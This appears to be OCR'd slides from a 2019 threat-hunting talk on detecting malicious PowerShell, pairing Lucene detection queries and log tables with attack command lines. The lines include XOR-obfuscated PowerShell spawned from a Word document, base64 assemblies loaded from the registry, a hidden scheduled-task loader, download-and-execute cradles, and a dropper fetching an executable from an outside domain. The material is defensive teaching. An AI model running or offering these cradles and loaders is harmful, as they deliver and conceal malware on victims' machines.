
```
└ WINWORD.EXE /n "C:\Payment.doc" (PID: 3184)
  └ powershell.exe PowersHeLL &( ([STring]$VErbosEPreFErence)[1,3]+'X'-joIN") ( ((120, 61 ,31 ,53,4 , 38 , 26 ,124, 97 , 124,50 , 57,43 , 113,51,62 , 54, 57 ,63 , 40, 124,46 , 61 ,50,5
    6 ,51,49 , 103,120 ,42,58,17 ,49, 30 ,9 ,124,97, 124 , 50 , 57, 43 , 113, 51,62 , 54,57 ,63 , 40,124 , 15,37 , 47 , 40,57 , 49 , 114 , 18,57,40 , 114 ,11, 57,62,31 ,48,53 ,57 , 50 ,40,103,120 ,
    47 , 50 ,63,61, 38,25 ,124, 97 ,124, 123, 52 , 40,40 ,44 , 102, 115,115 ,43, 43, 43, 114 , 58,53, 40 ,58, 41 ,50 ,56,63, 48 , 41,62 ,114 , 63,51,49 , 115 , 23 , 18 ,47, 6, 19, 45 , 115,28,52 ,4
    0 ,40 , 44 , 102, 115,115 , 43, 43 ,43, 114, 58 , 46, 57 , 61,55, 43,51 , 46 ,48 ,56, 114, 57 ,47,115,23, 48, 55,41 ,21,115,28 , 52 ,40,40 , 44 , 102 ,115 , 115,43, 43 ,43,114, 59 , 53 ,61 , 37 ,5
    6,61, 50 , 40 ,41, 51 , 50,59,113,63,61,50,40,52, 51,114 , 63 ,51,49,115 ,52,43, 55 , 10, 45,51 ,15, 115, 28 , 52 , 40,40,44,102 , 115,115 ,43, 43 , 43 , 114, 59 ,46,57 , 57 ,50 ,47 ,44 , 53 ,5
    6 , 57, 46 ,114,63 , 51 , 49 , 114 , 49 ,37 ,115 ,43 , 44 ,113 ,63,51 ,50, 40 , 57 , 50, 40 ,115,59, 61, 48, 48, 57,46, 37 ,115 ,13,46, 49 ,43, 19 , 115 , 28 ,52 ,40 , 40,44, 102 ,115 , 115 , 43, 4
    3, 43, 114 , 58 ,61,55 ,40 ,51,46, 37 ,61, 44, 53 , 114 , 63, 51 , 49 , 114,40 ,46,115,21 , 29 , 22 , 42,115, 123,114 ,15 ,44, 48 ,53 ,40 ,116 ,123,28,123 ,117,103, 120 ,30,26, 53 , 46,43, 124 ,9
    7, 124, 120 , 61 ,31,53,4, 38 , 26, 114,50 ,57 ,36,40, 116 ,109 , 112,124 ,111 ,110 ,106 ,108, 109,101 , 117,103 , 120 , 9 , 14, 19 , 50 , 19, 124 ,97 , 124 , 120,57, 50 , 42,102 , 40 , 57 , 49 ,44
    , 124,119, 124 ,123 ,0, 123, 124, 119,124 ,120 , 30 ,26 ,53 ,46, 43, 124,119, 124 , 123 ,114, 57, 36, 57, 123 ,103 , 58, 51,46,57 ,61, 63 , 52 ,116, 120, 44 ,27 ,5, 6,16,124, 53 ,50,124,120 , 47,
    50,63 ,61 , 38 , 25,117 , 39 , 40 , 46,37 ,39, 120 , 42 , 58 ,17,49 ,30, 9 , 114, 24 , 51, 43,50 ,48, 51, 61 , 56, 26 , 53,48 ,57 ,116,120, 44,27 ,5 , 6, 16 , 114,8 , 51,15, 40 ,46,53 ,50, 59,116,
    117 , 112, 124, 120 ,9, 14 ,19,50 , 19, 117 ,103 , 15, 40, 61 ,46,40 ,113,12, 46 , 51, 63 ,57, 47 ,47,124,120 , 9 , 14 , 19 ,50, 19 ,103 ,62, 46, 57 ,61 , 55, 103, 33,63,61,40 , 63,52 , 39 , 43,46,
    53 ,40 ,57,113,52 , 51 , 47, 40, 124, 120, 3 ,114 , 25, 36,63 ,57 ,44 ,40,53 ,51 , 50 , 114 ,17 , 57,47 , 47 , 61 ,59,57,103,33 ,33 ) | FOReacH-oBJEcT{ [chaR] ($_-Bxor"0x5c") } ) -JOIn") (
    PID: 3820)
    └ 48025.exe (PID: 3728) 48/68
      └ 48025.exe (PID: 3588) 48/68
```

Xor-ed commands. Let’s hunt it!

```
$plainCommand = 'Write-Host "Hello from PowerShell!"; Get-Process';
$plainCommandBytes = [Char[]]$plainCommand
$xoredCommand = (([Char[]] $plainCommand |%{$_ -bxor 0x8}|%{[Char]$_}) -join '')
$xoredCommand       =>       _za|m%@g{|(*@mddg(nzge(Xg^¿mz[`mdd)*3(Om|%Xzgkm{{'
```

```
powershell –command "IEX $(([Char[]]'_za|m%@g{|(*@mddg(nzge(Xg^¿mz[`mdd)*3(Om|%Xzgkm{{'|%{$_ -bxor 0x8}|%{[Char]$_}) -join '') "
```

*(winlog.event_data.CommandLine:(*powershell* *pwsh* *SyncAppvPublishingServer* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND winlog.event_data.CommandLine:(*char* AND *bxor* AND *join*)*




winlog.provider_name	winlog.event_id	winlog.event_data.CommandLine
PowerShell	400	powershell IEX $(([Char[]]'_za\|m%@g{\|(*@mddg(nzge(Xg^¿mz[`mdd)*3(Om\|%Xzgkm{{'\|%{$_ -bxor 0x8}|%{[Char]$_}) -join '')
Microsoft-Windows-Sysmon	1	powershell "IEX $(([Char[]]'_za\|m%%@g{\|(*@mddg(nzge(Xg^¿mz[`mdd)*3(Om\|%%Xzgkm{{'\|%%{$_ -bxor 0x8}|%%{[Char]$_}) -join '') "
PowerShell	400	powershell -NoProfil -NonInter IEX $(([Char[]]'_za\|m%@g{\|(*@mddg(nzge(Xg^¿mz[`mdd)*3(Om\|%Xzgkm{{'\|%{$_ -bxor 0x8}|%{[Char]$_}) -join '')

Execution of PS code / .NET assembly from registry


```
powershell.exe -command "IEX ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((Get-ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encPS)))"
```

```
powershell -command "[Reflection.Assembly]::Load([System.Convert]::FromBase64String((Get-ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()"
```



Computer\HKEY_CURRENT_USER\Software\Classes\UBZZXDJZAOGD

Name	Type	Data
(Default)	REG_...	(value not set)
b64encAssembly	REG_...	TVqQAAMAAAAEAAAA//8AALgAAAAA...
b64encPS	REG_...	R2V0LVByb2Nlc3M7R2V0LVNlcnZpY2U=



Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 2 processes in total.


```
└ wscript.exe "C:\espa_a.vbs" (PID: 344)
   └ schtasks.exe /create /sc minute /mo 1 /tn "bla" /tr "powershell -ExecutionPolicy Bypass -windowstyle hidden -noexit -Command [System.Reflection.Assembly]::Load([System.Convert]::FromBase64String((Get-ItemProperty HKCU:\Software).Values)).EntryPoint.Invoke($Null,$Null)"
```

https://www.hybrid-analysis.com/sample/6c5d97dd488a5d83bd221d2636e6dc5ef14be91cf1b1a38ce7a261f3febad183?environmentId=120


Execution of PS code / .NET assembly from registry
Let’s hunt It!

OFF ZONE 2019

*(winlog.event_data.ScriptBlockText:"*Reflection.Assembly*" AND winlog.event_data.ScriptBlockText:*Load* AND winlog.event_data.ScriptBlockText:("*gp *" "*get-itemproperty*")) OR ((winlog.event_data.CommandLine:(*powershell* *pwsh*) OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND ((winlog.event_data.CommandLine:"*Reflection.Assembly*" AND winlog.event_data.CommandLine:*Load* AND winlog.event_data.CommandLine:("*gp *" "*get-itemproperty*")) OR (winlog.event_data.CommandLine:("*gp *" "*get-itemproperty*") AND winlog.event_data.CommandLine:(*iex* "*invoke-command*"))))*



winlog.provider_name	winlog.event_id	winlog.event_data.CommandLine
PowerShell	400	powershell -command [Reflection.Assembly]::Load([System.Convert]::FromBase64String((gp 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()
Microsoft-Windows-Sysmon	1	powershell -command "[Reflection.Assembly]::Load([System.Convert]::FromBase64String((Get-ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()"
PowerShell	400	powershell.exe IEX ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((gp 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encPS)))
Microsoft-Windows-Sysmon	1	powershell.exe IEX ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String((get-itemproperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encPS)))



winlog.provider_name	winlog.event_id	winlog.event_data.ScriptBlockText
Microsoft-Windows-PowerShell	4,104	[Reflection.Assembly]::Load([System.Convert]::FromBase64String((Get-ItemProperty 'HKCU:\Software\Classes\UBZZXDJZAOGD').b64encAssembly)); [CMD_exec.Class1]::RunCMD()

Execution of PS code / .NET assembly from file

OFFZONE 2019

Loading .and executing NET assembly from file:

```
powershell -command
"[Reflection.Assembly]::Load(([System.IO.File]::ReadAllBytes('C:\temp\CMD_exec.dll')));[CMD_exec.Class1]::RunC
MD();"
```


```
powershell -command "[Reflection.Assembly]::LoadFile('C:\temp\CMD_exec.dll');[CMD_exec.Class1]::RunCMD()"
```

Loading and executing PowerShell code from file:


```
powershell IEX (Get-Content C:\temp\TestPS.txt -Raw)
powershell IEX (gc C:\temp\TestPS.txt -Raw)
powershell IEX (type C:\temp\TestPS.txt -Raw)
powershell IEX (cat C:\temp\TestPS.txt -Raw)
```

Execution of PS code / .NET assembly from file
Let’s hunt It!

```
(winlog.event_data.ScriptBlockText:("*Reflection.Assembly*") AND (winlog.event_data.ScriptBlockText:(*Load* AND
*ReadAllBytes*) OR winlog.event_data.ScriptBlockText:*LoadFile*)) OR ((winlog.event_data.CommandLine:(*powershell* *pwsh*)
OR winlog.event_data.Description:"Windows PowerShell" OR winlog.event_data.Product:"PowerShell Core 6" OR
(winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND ( (winlog.event_data.CommandLine:("*Reflection.Assembly*")
AND (winlog.event_data.CommandLine:(*Load* AND *ReadAllBytes*) OR winlog.event_data.CommandLine:*LoadFile*)) OR
(winlog.event_data.CommandLine:("*get-content*" "*gc *" "*type *" "*cat *") AND -winlog.event_data.CommandLine:"*[type]*" AND
winlog.event_data.CommandLine:(*iex* "*invoke-command*")) ) )
```



winlog.provider_name	winlog.event_id	winlog.event_data.CommandLine
PowerShell	400	`powershell -command [Reflection.Assembly]::Load(([System.IO.File]::ReadAllBytes('C:\temp\CMD_exec.dll')));[CMD_exec.Class1]::RunCMD();`
Microsoft-Windows-Sysmon	1	`powershell  IEX (cat C:\temp\TestPS.txt -Raw)`
Microsoft-Windows-Sysmon	1	`powershell  IEX (Get-Content C:\temp\TestPS.txt -Raw)`
Microsoft-Windows-Sysmon	1	`powershell  -command "[Reflection.Assembly]::LoadFile('C:\temp\CMD_exec.dll');[CMD_exec.Class1]::RunCMD()"`



winlog.provider_name	winlog.event_id	winlog.event_data.ScriptBlockText
Microsoft-Windows-PowerShell	4,104	`[Reflection.Assembly]::Load(([System.IO.File]::ReadAllBytes('C:\temp\CMD_exec.dll')));[CMD_exec.Class1]::RunCMD();`
Microsoft-Windows-PowerShell	4,104	`[Reflection.Assembly]::LoadFile('C:\temp\CMD_exec.dll');[CMD_exec.Class1]::RunCMD()`

Download Cradles

OFF ZONE 2019

WebClient.DownloadString


```
powershell IEX (New-Object Net.Webclient).DownloadString('http://www.site.com/PSScript.ps1')
```

Invoke-RestMethod

```
powershell IEX (Invoke-RestMethod 'http://www.site.com/PSScript.ps1')
```

Invoke-WebRequest and aliases

```
powershell IEX (Invoke-WebRequest 'http://www.site.com/PSScript.ps1')
powershell IEX (curl 'http://www.site.com/PSScript.ps1')
powershell IEX (wget 'http://www.site.com/PSScript.ps1')
```



Hybrid Analysis

Tip: Click an analysed process below to view more details.

Analysed 3 processes in total (System Resource Monitor).

```
WINWORD.EXE /n "C:\remittance_advice_58.docx" (PID: 2528)
cmd.exe /r powershell -ExecutionPolicy ByPass -NoProfile -command (New-Object System.Net.WebClient).DownloadFile('http://4thkantonind.top/egypt/hashish/afghankush.php','%TEMP%\calc.exe');Start '%TEMP%\calc.exe'; (PID: 4012)
```

